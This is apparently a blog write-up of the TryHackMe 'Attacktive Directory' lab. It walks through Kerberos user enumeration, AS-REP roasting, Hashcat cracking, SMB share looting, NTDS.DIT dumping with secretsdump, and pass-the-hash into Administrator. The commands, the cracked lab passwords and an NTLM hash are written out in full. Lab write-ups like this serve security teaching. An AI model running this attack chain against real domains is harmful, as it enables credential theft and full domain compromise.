

Overview of the room we are going to solve
In this room, we are going to simulate an Active Directory attack scenario using a machine from TryHackMe called Attacktive Directory.
The main goal of this challenge is to understand how attackers approach an Active Directory environment step by step, starting from zero access and gradually moving towards full domain compromise.
In this writeup, we will:
- Start by connecting to the target machine using OpenVPN
- Perform enumeration to discover services like SMB, Kerberos, and LDAP
- Enumerate valid users using Kerberos tools
- Exploit misconfigurations using AS-REP Roasting
- Crack hashes to obtain valid credentials
- Gain access to the system using RDP
- Enumerate SMB shares to find sensitive data
- Extract more credentials from encoded files
- Dump Active Directory hashes using
secretsdump.py - Perform a Pass-the-Hash attack to become Administrator
So first just Download the openvpn file from thm access page and after downloading the .ovpn file from TryHackMe, we connect using:
sudo openvpn <file.ovpn>Once connected, we can access the target machine. As now we have connected to the TryHackMe machine using the OpenVPN client on Kali Linux, we can go further and solve the Attacktive Directory room.
Before I start I also created a full video walkthrough on Youtube (~4 hours) explaining everything step by step:
YouTube Link
Let's Start (Lessss goooo)

Initial Setup
First, we should update our system and Python to the latest version.
While that is happening, let's understand an important tool.
What is Impacket?
Impacket is a collection of Python classes used for working with network protocols. It provides low-level programmatic access to packets and supports protocols like:
- SMB (Server Message Block)
- MSRPC
It is widely used in:
- Kerberos manipulation
- Windows credential dumping
- Packet sniffing
- Relay attacks
Installing Impacket
We need to clone the repository:
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacketNow install dependencies:
pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket/
python3 setup.py install
Installing Other Required Tools
We also install:
apt install bloodhound neo4jThese tools help in Active Directory enumeration and visualization.
1. Enumeration
Let's start with enumeration.
The first thing to do is run an Nmap scan to identify services:
nmap -sV -sC <ip_address> -o nmap_output.txtThe -o option saves output into a file so we can review it later.
Results
We found several important services:
- HTTP → Port 80
- MSRPC → Port 135
- LDAP (Active Directory) → Port 389
- NetBIOS → Port 139
- Kerberos → Port 88
- SMB (Microsoft-DS) → Port 445
We also discovered:
- NetBIOS name: THM-AD
- Domain: spookysec.local
SMB Enumeration (Ports 139 & 445)
We use enum4linux:
enum4linux -hThis tool is very useful for enumerating:
- SMB shares
- Users
- RIDs (Relative Identifiers)
Each Windows user/group has a SID, which ends with a RID. Attackers can sometimes abuse this for privilege escalation.
2. Enumerating Users via Kerberos
Since Kerberos is running on port 88, we use kerbrute.
Kerbrute can:
- Enumerate usernames
- Perform password spraying
- Bruteforce credentials
Running Kerbrute
kerbrute userenum --dc <domain_controller_ip> -d spookysec.local userlist.txtThis gave us valid users like:
- svc-admin@spookysec.local
- administrator@spookysec.local
- backup@spookysec.local
Now enumeration is done.
3. Exploitation — AS-REP Roasting
Now we move to exploitation.
We use an attack called AS-REP Roasting.
👉 This happens when a user has:
"Do not require Kerberos pre-authentication" enabled
This allows us to request authentication data without a password.
Using Impacket — GetNPUsers
python3 /opt/impacket/examples/GetNPUsers.py spookysec.local/svc-admin -no-pass -dc-ip <ip>
python3 /opt/impacket/examples/GetNPUsers.py spookysec.local/backup -no-pass -dc-ip <ip>
We found that:
✅ svc-admin is AS-REP roastable
✅ We successfully got a hash
But for the backup user we got a response that this user does not have pre-auth enabled
Identifying the Hash Type
We check hash type using Hashcat reference.
Result:
- Type: Kerberos 5 AS-REP etype 23
- Mode: 18200
Why 18200?
Because Hashcat uses mode 18200 specifically for Kerberos AS-REP hashes, so it knows how to process and crack them.
Cracking the Hash
Save the hash:
nano hash_svc-admin.txtRun Hashcat:
hashcat -a 0 -m 18200 hash_svc-admin.txt passwordlist.txt-a 0→ dictionary attack-m 18200→ AS-REP hash mode
And yes !! We got the password:
management2005Logging in via RDP
We use:
rdesktop <ip>Login credentials:
username: spookysec.local\svc-admin
password: management2005
4. Enumeration Again (Post-Access)
Now we enumerate SMB shares using:
smbclient -L \\\\<ip>\\ -U 'svc-admin'Available shares:
- ADMIN$
- backup
- C$
- IPC$
- NETLOGON
- SYSVOL
Accessing Backup Share
smbclient \\\\<ip>\\backup -U 'svc-admin'Inside:
lsWe find:
backup.txtDownload it:
mget backup.txtDecoding the File
The file contains:
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYwUsing CyberChef we decode it.
👉 Base64 is an encoding scheme used to represent binary data as text.

Decoded result:
backup@spookysec.local:backup2517860Now we have new credentials.
Logging in as Backup User
We can use RDP again and confirm access.
We use:
rdesktop <ip>Login credentials:
username: spookysec.local\backup
password: backup2517860
And Yesss! We got the user flag from the Desktop itself so we can save it in a file by naming backup_flag.txt
5. Dumping NTDS.DIT
Now let's go deeper.
What is NTDS.DIT?
NTDS.DIT stands for:
New Technology Directory Services — Directory Information Tree
It stores:
- User credentials
- Password hashes
- Authentication data
This is the core of Active Directory.
Using secretsdump.py
python3 secrets.dump.py spookysec.local/backup:backup2517860@<ip>
This dumps all domain hashes.
Administrator output:
Administrator:500:...:NTLM_HASH --> Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc::The last part is the NTLM hash.
0e0363213e37b94221497260b0bcb4fc --> NTLM HashThis part can be used to authenticate as the user without knowing the password of the user. This attack is known as pass-the-hash attack.
Pass-the-Hash Attack
Which means instead of cracking passwords, we can directly use NTLM hash for entering as the user.
Using Evil-WinRM
evil-winrm -i <ip> -u administrator -H <NTLM_HASH>This gives us access as Administrator and after this we can shift to the desktop location and then read the content of the file using cat <filename>

Now we can:
- Access all user desktops
- Read flag files
- Fully compromise the system
Conclusion
And voila, the challenge has been completed.
I know this took much more time than expected, but this taught me a lot:
- Active Directory enumeration
- Kerberos attacks
- Hash cracking
- Post-exploitation techniques

What did we learn here:
- How Active Directory works from an attacker's perspective
- How Kerberos-based attacks like AS-REP Roasting work
- How to use tools like Impacket, Kerbrute, Hashcat, and Evil-WinRM
- How attackers move from initial access to full privilege escalation
Maybe this helped you understand how things actually work if yes or no I would love your feedback and also check my other posts. If you have any doubts or any suggestions please connect to me on Linkedin.
Have a good day, keep learning, and keep hacking
THANK YOU!!!